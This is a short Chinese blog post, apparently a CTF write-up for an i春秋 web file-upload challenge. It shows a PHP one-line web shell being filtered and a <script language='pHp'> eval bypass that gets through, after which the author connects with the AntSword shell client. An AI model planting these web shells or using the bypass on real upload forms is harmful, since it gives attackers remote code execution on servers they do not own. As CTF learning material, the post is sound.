

i春秋web 想怎么传就怎么传，就是这么任性。

原创

抬头、展望45°天空 于 2021-05-20 21:36:00 发布 94 收藏

分类专栏: [ctf](#) 文章标签: [unctf](#) [php](#) [javascript](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/engineers/article/details/117092175>


版权




[ctf 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏



文件上传题, 可联想到一句话木马



通过抓包知道上传的文件到u/flag.php里面，然后就可以写木马上传了

上传成功后访问上传的文件，发现直接输出了

```
eval($_POST['a']) ?>
```

即被过滤了，查了一下网上有一种写法

```
<script language="pHp">@eval($_POST['sb'])</script>
```

连接蚁剑，成功

